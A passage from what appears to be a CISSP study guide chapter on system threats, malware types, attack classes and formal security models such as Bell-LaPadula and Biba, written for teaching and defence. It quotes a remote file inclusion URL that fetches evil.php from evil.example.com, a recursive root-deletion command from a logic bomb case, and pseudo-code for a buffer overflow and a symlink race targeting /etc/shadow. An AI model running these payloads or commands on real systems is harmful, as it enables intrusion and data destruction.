Virtualization Benefits

Virtualization offers many benefits, including lower overall hardware costs, hardware consolidation, and lower power and cooling needs. Snapshots allow administrators to create operating system images that can be restored with a click of a mouse, making backup and recovery simple and fast. Testing new operating systems, applications, and patches can be quite simple. Clustering virtual guests can be far simpler than clustering operating systems that run directly in hardware.

Virtualization Security Issues

Virtualization software is complex and relatively new. As discussed previously, complexity is the enemy of security: the sheer complexity of virtualization software may cause security problems.

Combining multiple guests onto one host may also raise security issues. Virtualization is no replacement for a firewall: never combine guests with different security requirements (such as DMZ and internal) onto one host. The risk of virtualization escape (an attacker breaking into the host OS from a guest) is a topic of recent research. Trend Micro reports: “Core Security Technologies has very recently reported of a bug that allows malicious users to escape the virtual environment to actually penetrate the host system running it. The bug exists in the shared folder feature of the Windows client-based virtualization software.”¹ Known virtualization escape bugs have been patched, but new issues may arise.

Thin Clients

Thin clients are simpler than normal computer systems, with hard drives, full operating systems, locally installed applications, etc. They rely on central servers, which serve applications and store the associated data. Thin clients allow centralization of applications and their data, as well as the associated security costs of upgrades, patching, data storage, etc. Thin clients may be hardware-based (such as diskless workstations) or software-based (such as thin client applications).

Diskless Workstations

A *diskless workstation* (also called diskless node) contains CPU, memory, and firmware, but no hard drive. Diskless devices include PCs, routers, embedded devices, and others. The kernel and operating system are typically loaded via the network. Hardware UNIX X-Terminals are an example of diskless workstations.

A diskless workstation’s BIOS begins the normal POST procedure, loads the TCP/IP stack, and then downloads the kernel and operating system using protocols such as the Bootstrap Protocol (BOOTP) or the Dynamic Host Configuration Protocol (DHCP). BOOTP was used historically for UNIX diskless workstations. DHCP, discussed in Chapter 8, Domain 7: Telecommunications and Network Security, has more features than BOOTP, providing additional configuration information such as the default gateway, DNS servers, etc.

Thin Client Applications

Thin client applications normally run on a system with a full operating system, but use a Web browser as a universal client, providing access to robust applications which are downloaded from the thin client server and run in the client’s browser. This is in contrast to “fat” applications, which are stored locally, often with locally stored data, and with sometimes complex network requirements.

Thin clients can simplify client/server and network architecture and design, improve performance, and lower costs. All data is typically stored on thin client servers. Network traffic typically uses HTTP (TCP port 80) and HTTPS (TCP

port 443). The client must patch the browser and operating system to maintain security, but thin client applications are patched at the server. Citrix ICA, 2X ThinClientServer and OpenThinClient are examples of thin client applications.

SYSTEM VULNERABILITIES, THREATS, AND COUNTERMEASURES

System Threats, Vulnerabilities, and Countermeasures describe security architecture and design vulnerabilities, and the corresponding exploits that may compromise system security. We will also discuss countermeasures, or mitigating actions that reduce the associated risk.

Emanations

Emanations are energy that escape an electronic system, and which may be remotely monitored under certain circumstances. Energy includes electromagnetic interference, discussed in Chapter 9, Domain 8: Application Development Security.

Wired Magazine discussed the discovery of electronic emanations in the article “Declassified NSA Document Reveals the Secret History of TEMPEST”: “It was 1943, and an engineer with Bell Telephone was working on one of the U.S. government’s most sensitive and important pieces of wartime machinery, a Bell Telephone model 131-B2... Then he noticed something odd. Far across the lab, a freestanding oscilloscope had developed a habit of spiking every time the teletype encrypted a letter. Upon closer inspection, the spikes could actually be translated into the plain message the machine was processing. Though he likely did not know it at the time, the engineer had just discovered that all information processing machines send their secrets into the electromagnetic ether.”²

As a result of this discovery, *TEMPEST* (not an acronym, but a codename by the United States National Security Agency) was developed as a standard for shielding electromagnetic emanations from computer equipment.

Covert Channels

A *covert channel* is any communication that violates security policy. The communication channel used by malware installed on a system that locates Personally Identifiable Information (PII) such as credit card information and sends it to a malicious server is an example of a covert channel. Two specific types of covert channels are *storage channels* and *timing channels*.

The opposite of a covert channel is an *overt channel*: authorized communication that complies with security policy.

Covert Storage Channels

A storage channel example uses shared storage, such as a temporary directory, to allow two subjects to signal each other. Imagine Alice is a subject with a top secret

clearance, and Bob is a secret-cleared subject. Alice has access to top secret information that she wishes to share with Bob, but the mandatory access control (MAC) system will prevent her from doing so.

Bob can see the size of Alice's temporary files, but not the contents. They develop a code: a megabyte file means war is imminent (data labeled top secret), and a 0-byte file means "all clear." Alice maintains a 0-byte file in the temporary directory until war is imminent, changing it to a 1-megabyte file, signaling Bob in violation of the system's MAC policy.

Covert Timing Channels

A covert timing channel relies on the system clock to infer sensitive information. An example of a covert timing channel is an insecure login system. The system is configured to say "bad username or password," if a user types a good username with a bad password, or a bad username and a bad password. This is done to prevent outside attackers from inferring real usernames.

Our insecure system prints "bad username or password" immediately when a user types a bad username/bad password, but there is a small delay (due to the time required to check the cryptographic hash) when a user types a good username with a bad password. This timing delay allows attackers to infer which usernames are good or bad, in violation of the system's security design.

Buffer Overflows

Buffer overflows can occur when a programmer fails to perform bounds checking. Here is pseudo-code for an "enter username" program. The program declares the \$username variable is 20 characters long, prints "Enter username:," and then stores what the user types in the \$username variable:

```
variable $username[20]
print "Enter Username:"
getstring($username)
```

This function contains a buffer overflow. The programmer declared \$variable to be 20 bytes long, but does not perform bounds checking on the getstring function. The programmer assumed the user would type something like "bob."

What if an attacker types 50 "A"s:

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

The answer: many programming languages, such as C, provide no built-in bounds checking: the first 20 bytes will be copied to the memory allocated for \$username variable. The next 30 will overwrite the next 30 bytes of memory. That memory could contain other data or instructions. This is called "smashing the stack." This technique can be used to insert and run shellcode (machine code language which executes a shell, such as Microsoft Windows cmd.exe or a UNIX/Linux shell).

Buffer overflows are mitigated by secure application development, discussed in Chapter 9, Domain 8: Application Development Security, including bounds checking.

TOCTOU/Race Conditions

Time of Check/Time of Use (TOCTOU) attacks are also called *race conditions*: an attacker attempts to alter a condition after it has been checked by the operating system, but before it is used. TOCTOU is an example of a state attack, where the attacker capitalizes on a change in operating system state.

Here is pseudo-code for a `setuid` root program (runs with super user privileges, regardless of the running user) called “open test file” that contains a race condition:

1. If the file “test” is readable by the user
2. Then open the file “test”
3. Else print “Error: cannot open file.”

The race condition occurs between steps 1 and 2. Remember that most modern computers are multitasking: the CPU executes multiple processes at once. Other processes are running while our “open test file” program is running. In other words, the computer may run our program like this:

1. If the file “test” is readable by the user
2. Run another process
3. Run another process
4. Then open the file “test”

An attacker may read any file on the system by changing the file “test” from a file to a symbolic link (like a desktop shortcut), between the “if” (time of check) and “then” (time of use) statements:

1. If the file “test” is readable by the user
2. Attacker deletes “test,” creates symbolic link from “test” to `/etc/shadow`
3. Run another process
4. Then open the file “test” (now a symbolic link to `/etc/shadow`)

If the attacker wins the race (changes the status of “test” between the “if” and the “then”), “test” is a symbolic link that points to `/etc/shadow`. The `setuid` root program will then open the symbolic link, opening the `/etc/shadow` file.

Backdoors

A *backdoor* is a shortcut in a system that allows a user to bypass security checks (such as username/password authentication) to log in. Attackers will often install a backdoor after compromising a system. For example, an attacker gains shell access to a system by exploiting a vulnerability caused by a missing patch. The attacker wants to maintain access (even if the system is patched), so she installs a backdoor to allow future access.

Maintenance hooks are a type of backdoor; they are shortcuts installed by system designers and programmers to allow developers to bypass normal system checks during development, such as requiring users to authenticate. Maintenance hooks become a security issue if they are left in production systems.

Malicious Code (Malware)

Malicious Code or *Malware* is the generic term for any type of software that attacks an application or system. There are many types of malicious code; viruses, worms, trojans, and logic bombs can cause damage to targeted systems.

Zero-day exploits are malicious code (a threat) for which there is no vendor-supplied patch (meaning there is an unpatched vulnerability).

Computer Viruses

Computer viruses are malware that does not spread automatically: they require a carrier (usually a human). They frequently spread via floppy disk, and (more recently) portable USB (Universal Serial Bus) memory. These devices may be physically carried and inserted into multiple computers.

Types of viruses include:

- Macro virus: virus written in macro language (such as Microsoft Office or Microsoft Excel macros)
- Boot sector virus: virus that infects the boot sector of a PC, which ensures that the virus loads upon system startup
- Stealth virus: a virus that hides itself from the OS and other protective software, such as antivirus software
- Polymorphic virus: a virus that changes its signature upon infection of a new system, attempting to evade signature-based antivirus software
- Multipartite virus: a virus that spreads via multiple vectors. Also called multipart virus.

Worms

Worms are malware that self-propagates (spreads independently). The term “worm” was coined by John Brunner in 1975 in the science fiction story *The Shockwave Rider*. Worms typically cause damage two ways: first by the malicious code they carry; the second type of damage is loss of network availability due to aggressive self-propagation. Some of the most devastating network attacks have been caused by worms.

The first widespread worm was the Morris worm of 1988, written by Robert Tappan Morris, Jr. Many Internet worms have followed since, including the Blaster worm of 2003, the Sasser worm of 2004, the Conficker worm of 2008+, and many others.

Trojans

A trojan (also called a Trojan horse) is malware that performs two functions: one benign (such as a game), and one malicious. The term derives from the Trojan Horse described in Virgil’s poem *The Aeneid*.

Rootkits

A rootkit is malware which replaces portions of the kernel and/or operating system. A user-mode rootkit operates in ring 3 on most systems, replacing operating system

components in “userland.” Commonly rootkitted binaries include the ls or ps commands on Linux/UNIX systems, or dir or tasklist on Microsoft Windows systems.

A kernel-mode rootkit replaces the kernel, or loads malicious loadable kernel modules. Kernel-mode rootkits operate in ring 0 on most operating systems.

Packers

Packers provide runtime compression of executables. The original exe is compressed, and a small executable decompressor is prepended to the exe. Upon execution, the decompressor unpacks the compressed executable machine code and runs it.

Packers are a neutral technology that is used to shrink the size of executables. Many types of malware use packers, which can be used to evade signature-based malware detection. A common packer is UPX (Ultimate Packer for eXecutables), available at <http://upx.sourceforge.net/>.

Logic Bombs

A *logic bomb* is a malicious program that is triggered when a logical condition is met, such as after a number of transactions have been processed, or on a specific date (also called a time bomb). Malware such as worms often contain logic bombs, behaving in one manner, and then changing tactics on a specific date and time.

Roger Duronio of UBS PaineWebber successfully deployed a logic bomb against his employer after becoming disgruntled due to a dispute over his annual bonus. He installed a logic bomb on 2000 UBS PaineWebber systems, triggered by the date and time of March 4, 2002 at 9:30 AM: “This was the day when 2000 of the company’s servers went down, leaving about 17,000 brokers across the country unable to make trades. Nearly 400 branch offices were affected. Files were deleted. Backups went down within minutes of being run.”³


Duronio’s code ran the command “/usr/sbin/mrm -r/&” (a UNIX shell command that recursively deletes the root partition, including all files and subdirectories). He was convicted, and is serving 8 years and 1 month in federal prison.

Antivirus software

Antivirus software is designed to prevent and detect malware infections. Signature-based antivirus uses static signatures of known malware. Heuristic-based antivirus uses anomaly-based detection to attempt to identify behavioral characteristics of malware, such as altering the boot sector.

Server-Side Attacks

Server-side attacks (also called service-side attacks) are launched directly from an attacker (the client) to a listening service. The “Conficker” worm of 2008+ spreads via a number of methods, including a server-side attack on TCP port 445, exploiting a weakness in the RPC service. Windows 2000, XP, 2003, and Vista systems which lacked the MS08-067 patch (and were not otherwise protected or hardened) were vulnerable to this attack. More details on Conficker are available at: <http://mtc.sri.com/Conficker>.

**FIGURE 6.10**

Server-side attack.

The attack is shown in [Figure 6.10](#), where `evil.example.com` launches an attack on `bank.example.com`, listening on TCP port 445.


Patching, system hardening, firewalls, and other forms of defense-in-depth mitigate server-side attacks. Organizations should not allow direct access to server ports from untrusted networks such as the Internet, unless the systems are hardened and placed on DMZ networks, as discussed in Chapter 8, Domain 7: Telecommunications and Network Security.

NOTE

Server-side attacks exploit vulnerabilities in installed services. This is not exclusively a “server” problem (like a file server running the Windows 2003 operating system): desktops and laptops running operating systems such as Ubuntu Linux 9.10 and Windows 7 also run services, and may be vulnerable to server-side attacks. Some prefer the term “service-side attack” to make this distinction clear, but the exam uses the term “server-side.”

Client-Side Attacks

Client-side attacks occur when a user downloads malicious content. The flow of data is reversed compared to server-side attacks: client-side attacks initiate from the victim who downloads content from the attacker, as shown in [Figure 6.11](#).

**FIGURE 6.11**

Server-side attack.

Client-side attacks are difficult to mitigate for organizations that allow Internet access. Clients include word processing software, spreadsheets, media players, Web browsers, etc. Browsers such as Internet Explorer and Firefox are actually a collection of software: the browser itself, plus third-party software such as Adobe Acrobat Reader, Adobe Flash, iTunes, Quicktime, RealPlayer, etc. All are potentially vulnerable to client-side attacks. All client-side software must be patched, a challenge many organizations struggle with.

Most firewalls are far more restrictive inbound compared to outbound: they were designed to “keep the bad guys out,” and mitigate server-side attacks originating from untrusted networks. They often fail to prevent client-side attacks.

Web Application Attacks

The World Wide Web of 10 years ago was a simpler Web: most Web pages were static, rendered in HTML. The advent of “Web 2.0,” with dynamic content, multimedia, and user-created data has increased the attack surface of the Web: creating more attack vectors. Dynamic Web languages such as PHP (a “recursive acronym” which stands for PHP: Hypertext Preprocessor) make Web pages far more powerful and dynamic, but also more susceptible to security attacks.

An example PHP attack is the “remote file inclusion” attack. A URL (Universal Resource Locator) such as “<http://good.example.com/index.php?file=readme.txt>” references a PHP script called `index.php`. That script dynamically loads the file referenced after the “?” `readme.txt`, which displays in the user’s Web browser.

An attacker hosts a malicious PHP file called “`evil.php`” on the Web server `evil.example.com`, and then manipulates the URL, entering:

```
http://good.example.com/index.php?file=http://evil.example.com/evil.php
```

If `good.example.com` is poorly configured, it will download `evil.php`, and execute it locally, allowing the attacker to steal information, create a backdoor, and perform other malicious tasks.

XML

XML (Extensible Markup Language) is a markup language designed as a standard way to encode documents and data. XML is similar to, but more universal than, HTML. XML is used on the Web, but is not tied to it: XML can be used to store application configuration, output from auditing tools, and many other uses. Extensible means users may use XML to define their own data formats.

Security Assertion Markup Language (SAML) is an XML-based framework for exchanging security information, including authentication data. Some forms of Single Sign On (SSO) use SAML to exchange data.

Applets

Applets are small pieces of mobile code that are embedded in other software such as Web browsers. Unlike HTML (Hyper Text Markup Language), which provides

a way to display content, applets are executables. The primary security concern is that applets are downloaded from servers, and then run locally. Malicious applets may be able to compromise the security of the client.

Applets can be written in a variety of programming languages; two prominent applet languages are *Java* (by Oracle/Sun Microsystems) and *ActiveX* (by Microsoft). The term “applet” is used for Java, and “control” for ActiveX, though they are functionally similar.

Java

Java is an object-oriented language used not only to write applets, but also as a general-purpose programming language. Java bytecode is platform-independent: it is interpreted by the Java Virtual Machine (JVM). The JVM is available for a variety of operating systems, including Linux, FreeBSD, and Microsoft Windows.

Java applets run in a sandbox, which segregates the code from the operating system. The sandbox is designed to prevent an attacker who is able to compromise a java applet from accessing system files, such as the password file. Code that runs in the sandbox must be self-sufficient: it cannot rely on operating system files that exist outside the sandbox. A trusted shell is a statically compiled shell (it does not use operating system shared libraries), which can be used in sandboxes.

ActiveX

ActiveX controls are the functional equivalent of Java applets. They use digital certificates instead of a sandbox to provide security. ActiveX controls are tied more closely to the operating system, allowing functionality such as installing patches via Windows Update. Unlike Java, ActiveX is a Microsoft technology that works on Microsoft Windows operating systems only.

Mobile Device Attacks

A recent information security challenge is mobile devices ranging from USB flash drives to laptops that are infected with malware outside of a security perimeter, and then carried into an organization. Traditional network-based protection, such as firewalls and intrusion detection systems, are powerless to prevent the initial attack.

Infected mobile computers such as laptops may begin attacking other systems once plugged into a network. USB flash drives can infect hosts systems via the Microsoft Windows “autorun” capability, where the “autorun.inf” file is automatically executed when the device is inserted into a system. Some types of malware create or edit autorun.inf in order to spread to other systems upon insertion of the USB flash drive.

Mobile Device Defenses

Defenses include policy administrative controls such as restricting the use of mobile devices via policy. The U.S. Department of Defense instituted such a policy in 2008 after an alleged outbreak of the USB-borne SillyFDC worm. Wired.com reports: “The Defense Department’s geeks are spooked by a rapidly spreading

worm crawling across their networks. So they have suspended the use of so-called thumb drives, CDs, flash media cards, and all other removable data storage devices from their nets, to try to keep the worm from multiplying any further.”⁴

Technical controls to mitigate infected flash drives include disabling the “auto-run” capability on Windows operating systems. This may be done locally on each system, or via Windows Active Directory group policy.

Technical controls to mitigate infected mobile computers include requiring authentication at OSI model layer 2 via 802.1X, as discussed in Chapter 8, Domain 7: Telecommunications and Network Security. 802.1X authentication may be bundled with additional security functionality, such as verification of current patches and antivirus signatures. Two technologies that do this are Network Access Control (NAC) and Network Access Protection (NAP). NAC is a network device-based solution supported by vendors including Cisco Systems. NAP is a computer operating system-based solution by Microsoft.

Database Security

Databases present unique security challenges. The sheer amount of data that may be housed in a database requires special security consideration. As we will see shortly in the “Inference and Aggregation” section, the logical connections database users may make by creating, viewing, and comparing records may lead to inference and aggregation attacks, requiring database security precautions such as *inference* controls and *polyinstantiation*.

Polyinstantiation

Polyinstantiation allows two different objects to have the same name. The name is based on the Latin roots for multiple (poly) and instances (instantiation). Database polyinstantiation means two rows may have the same primary key, but different data.

Imagine you have a multilevel secure database table. Each row contains data with a security label of confidential, secret, or top secret. Subjects with the same three clearances can access the table. The system follows mandatory access control rules, including “no read up:” a secret subject cannot read a top secret row.

A manager with a secret clearance is preparing to lay off some staff, opens the “layoffs” table, and attempts to create a row for employee John Doe, with a primary key of 123-45-6789. The secret subject does not know that a row already exists for John Doe, labeled top secret. In fact rows labeled top secret exist for the entire department, including the manager: the entire department is going to be let go. This information is labeled top secret: the manager cannot read it.

Databases normally require that all rows in a table contain a unique primary key, so a normal database would generate an error like “duplicate row” when the manager attempts to insert the new row. The multilevel secure database cannot do that without allowing the manager to infer top secret information.

Polyinstantiation means the database will create row with a duplicate key: one labeled secret, and one labeled top secret.

Inference and aggregation

Inference and *aggregation* occur when a user is able to use lower level access to learn restricted information. These issues occur in multiple realms, including database security.

Inference requires deduction: there is a mystery to be solved, and lower level details provide the clues. Aggregation is a mathematical process: a user asks every question, receives every answer, and derives restricted information.

LEARN BY EXAMPLE: *PENTAGON PIZZA INFERENCE*

The United States Pentagon ordered a lot of pizza on the evening of January 16, 1991, far more than normal. The sheer volume of pizza delivery cars allowed many people without United States Military clearances to see that a lot of people were working long hours, and therefore infer that something big was going on. They were correct; Operation Desert Storm (aka Gulf War I) was about to launch: “Outside of technology, Maj. Ceralde cited an example of how ‘innocuous’ bits of information can give a snapshot of a bigger picture. He described how the Pentagon parking lot had more parked cars than usual on the evening of January 16, 1991, and how pizza parlors noticed a significant increase of pizza to the Pentagon and other government agencies. These observations are indicators, unclassified information available to all, Maj. Ceralde said. That was the same night that Operation Desert Storm began.”⁵

Inference requires deduction: clues are available, and a user makes a logical deduction. It is like a detective solving a crime: “Why are there so many pizza delivery cars in the Pentagon parking lot? A lot of people must be working all night. . . I wonder why?” In our database example, polyinstantiation is required to prevent the manager from inferring that a layoff is already planned for John Doe.

Aggregation is similar to inference, but there is a key difference: no deduction is required. Aggregation asks every question, receives every answer, and the user assembles restricted information.

Imagine you have an online phone database. Regular users can resolve a name, like Jane Doe, to a number, like 555-1234. They may also perform a reverse lookup, resolving 555-1234 to Jane Doe. Normal users cannot download the entire database: only phone administrators can do so. This is done to prevent salespeople from downloading the entire phone database and cold calling everyone in the organization.

Aggregation allows a normal user to download the entire database, and receive information normally restricted to the phone administrators. The aggregation attack is launched when a normal user performs a reverse lookup for 555-0000, then 555-0001, then 555-0002, etc., until 555-9999. The user asks every question (reverse lookup for every number in a phone exchange), receives every answer, and aggregates the entire phone database.

Inference and Aggregation Controls

Databases may require inference and aggregation controls. A real-world inference control based on the previous “Pentagon Pizza” learn by example would be food service vendors with contracts under NDA, required to securely deliver flexible amounts of food on short notice.

An example of a database inference control is polyinstantiation. Database aggregation controls may include restricting normal users to a limited amount of queries.

Data Mining

Data mining searches large amounts of data to determine patterns that would otherwise get “lost in the noise.” Credit card issuers have become experts in data mining, searching millions of credit card transactions stored in their databases to discover signs of fraud. Simple data mining rules, such as “X or more purchases, in Y time, in Z places” can be used to discover credit cards that have been stolen and used fraudulently.

Data mining raises privacy concerns: imagine if life insurance companies used data mining to track purchases such as cigarettes and alcohol, and denied claims based on those purchases.

Countermeasures

The primary countermeasure to mitigate the attacks described in the previous section is *defense in depth*: multiple overlapping controls spanning across multiple domains, which enhance and support each other. Any one control may fail; defense in depth (also called layered defense) mitigates this issue.

Technical countermeasures are discussed in Chapter 8, Domain 7: Telecommunications and Network Security. They include firewalls, NIDS which monitor the network, HIDS such as tripwire which monitor the integrity of critical system files via the use of cryptographic hashes, system hardening including removing unnecessary services and patching, virtual private networks, and others.

Administrative countermeasures are discussed in Chapter 2, Domain 1: Information Security Governance and Risk Management. They include policies, procedures, guidelines, standards, and related documents.

Physical countermeasures are discussed in Chapter 5, Domain 4: Physical (Environmental) Security. They include building and office security, locks, security guards, mobile device encryption, and others.


SECURITY MODELS

Now that we understand the logical, hardware, and software components required to have secure systems, and the risk posed to those systems by vulnerabilities and threats, security models provide rules for securely operating those systems.

Reading Down and Writing Up

The concepts of reading down and writing up apply to Mandatory Access Control models such as Bell-LaPadula. Reading down occurs when a subject reads an object at a lower sensitivity level, such as a top secret subject reading a secret object. [Figure 6.12](#) shows this action.

There are instances when a subject has information and passes that information up to an object, which has higher sensitivity than the subject has permission to access. This is called “writing up” because the subject does not see any other information contained within the object.

**FIGURE 6.12**

Reading down.

Writing up may seem counterintuitive. As we will see shortly, these rules protect confidentiality, often at the expense of integrity. Imagine a secret-cleared agent in the field uncovers a terrorist plot. The agent writes a report, which contains information that risks exceptionally grave damage to national security. The agent therefore labels the report top secret (writes up). [Figure 6.13](#) shows this action.

The only difference between reading up and writing down is the direction that information is being passed. It is a subtle but important distinction for the CISSP® exam.

NOTE

The U.S. Central Intelligence Agency, or any other government clandestine organization, operates intelligence collection using the *write up* concept. Agents go out, collect small bits of intelligence data, and then send that data back to headquarters. Only at headquarters, once the data has been assembled and examined in its entirety, will the true usefulness and value of the data come forth. *The sensitivity of the final object will be much higher than the level of access of any of the agents.*




FIGURE 6.13

Writing up.

State Machine model

A state machine model is a mathematical model that groups all possible system occurrences, called states. Every possible state of a system is evaluated, showing all possible interactions between subjects and objects. If every state is proven to be secure, the system is proven to be secure.

State machines are used to model real-world software when the identified state must be documented along with how it transitions from one state to another. For example, in object-oriented programming, a state machine model may be used to model and test how an object moves from an inactive state to an active state readily accepting input and providing output.

Bell-LaPadula model

The *Bell-LaPadula* model was originally developed for the U.S. Department of Defense. It is focused on maintaining the confidentiality of objects. Protecting confidentiality means *not* allowing users at a lower security level to access objects at a higher security level. Bell-LaPadula operates by observing two rules: the Simple Security Property and the * Security Property.

Simple Security Property

The *Simple security property* states that there is “no read up:” a subject at a specific classification level cannot read an object at a higher classification level. Subjects with a Secret clearance cannot access Top Secret objects, for example.

*** Security Property (Star Security Property)**


The ** Security Property* is “no write down:” a subject at a higher classification level cannot write to a lower classification level. For example: subjects who are logged into a Top Secret system cannot send emails to a Secret system.

Strong and Weak Tranquility Property

Within the Bell-LaPadula access control model, there are two properties which dictate how the system will issue security labels for objects. The *Strong Tranquility Property* states that security labels will not change while the system is operating. The *Weak Tranquility Property* states that security labels will not change in a way that conflicts with defined security properties.

Lattice-Based Access Controls

Lattice-based access control allows security controls for complex environments. For every relationship between a subject and an object, there are defined upper and lower access limits implemented by the system. This lattice, which allows reaching higher and lower data classification, depends on the need of the subject, the label of the object, and the role the subject has been assigned. Subjects have a Least Upper Bound (LUB) and Greatest Lower Bound (GLB) of access to the objects based on their lattice position. Figure 6.14 shows an example of a lattice-based access control model. At the highest level of access is the box labeled,

**FIGURE 6.14**

Lattice-based access control.

“{Alpha, Beta, Gamma}.” A subject at this level has access to all objects in the lattice.

At the second tier of the lattice, we see that each object has a distinct upper and lower allowable limit. For example, assume a subject has “{Alpha, Gamma}” access. The only viewable objects in the lattice would be the “Alpha” and “Gamma” objects. Both represent the greatest lower boundary. The subject would not be able to view object Beta.

Integrity Models

Models such as Bell-LaPadula focus on confidentiality, sometimes at the expense of integrity. The Bell-LaPadula “No Write Down” rule means subjects can write up: a Secret subject can write to a Top Secret object. What if the Secret subject writes erroneous information to a Top Secret object? Integrity models such as Biba address this issue.

Biba Model

While many governments are primarily concerned with confidentiality, most businesses desire to ensure that the integrity of the information is protected at the highest level. *Biba* is the model of choice when integrity protection is vital. The *Biba* model has two primary rules: the Simple Integrity Axiom and the * Integrity Axiom.

Simple Integrity Axiom

The Simple Integrity Axiom is “no read down:” a subject at a specific classification level cannot *read* data at a lower classification. This prevents subjects from accessing information at a lower integrity level. This protects integrity by preventing bad information from moving up from lower integrity levels.

* Integrity Axiom

The * Integrity Axiom is “no write up:” a subject at a specific classification level cannot *write* to data at a higher classification. This prevents subjects from passing information up to a higher integrity level than they have clearance to change. This protects integrity by preventing bad information from moving up to higher integrity levels.

NOTE

Biba takes the Bell-LaPadula rules and reverses them, showing how confidentiality and integrity are often at odds. If you understand Bell LaPadula (no read up; no write down), you can extrapolate Biba by reversing the rules: no read down; no write up.

Clark-Wilson

Clark-Wilson is a real-world integrity model that protects integrity by requiring subjects to access objects via programs. Because the programs have specific limitations to what they can and cannot do to objects, Clark-Wilson effectively limits the

capabilities of the subject. Clark-Wilson uses two primary concepts to ensure that security policy is enforced; well-formed transactions and Separation of Duties.

Well-Formed Transactions

Well-Formed Transactions describe the Clark-Wilson ability to enforce control over applications. This process is comprised of the “access control triple:” user, transformation procedure, and constrained data item.

A transformation procedure (TP) is a well-formed transaction, and a constrained data item (CDI) is data that requires integrity. Unconstrained data items (UDI) are data that do not require integrity. Assurance is based upon integrity verification procedures (IVPs) that ensure that data are kept in a valid state.

For each TP, an audit record is made and entered into the access control system. This provides both *detective* and *recovery* controls in case integrity is lost.

Certification, Enforcement, and Separation of Duties

Within Clark-Wilson, certification monitors integrity, and enforcement preserves integrity. All relations must meet the requirements imposed by the separation of duty. All TPs must record enough information to reconstruct the data transaction to ensure integrity.

EXAM WARNING

Clark-Wilson requires that users are authorized to access and modify data. It also requires that data is modified in only authorized ways.

The purpose of separation of duties within the Clark-Wilson model is to ensure that authorized users do not change data in an inappropriate way. One example is a school’s bursar office. One department collects money and another department issues payments. Both the money collection and payment departments are not authorized to initiate purchase orders. By keeping all three roles separate, the school is assured that no one person can fraudulently collect, order, or spend the school’s money. The school depends on the honesty and competency of each person in the chain to report any improper modification of an order, payment, or collection. It would take a conspiracy among all parties to conduct a fraudulent act.

EXAM WARNING

Clark-Wilson enforces the concept of a *separation of duties* and *transformation procedures* within the system.

Information Flow Model

The Information Flow Model describes how information may flow in a secure system. Both Bell-LaPadula and Biba use the information flow model. Bell LaPadula states “no read up” and “no write down.” Information flow describes how

unclassified data may be read up to secret, for example, and then written up to top secret. Biba reverses the information flow path to protect integrity.

Chinese Wall model

The Chinese Wall model is designed to avoid conflicts of interest by prohibiting one person, such as a consultant, from accessing multiple conflict of interest categories (CoIs). It is also called Brewer-Nash, named after model creators Dr. David Brewer and Dr. Michael Nash, and was initially designed to address the risks inherent with employing consultants working within banking and financial institutions.⁶

Conflicts of interest pertain to accessing company-sensitive information from different companies that are in direct competition with one another. If a consultant had access to competing banks' profit margins, he or she could use that information for personal gain. The Chinese Wall model requires that CoIs be identified so that once a consultant gains access to one CoI, they cannot read or write to an opposing CoI.⁶

Noninterference

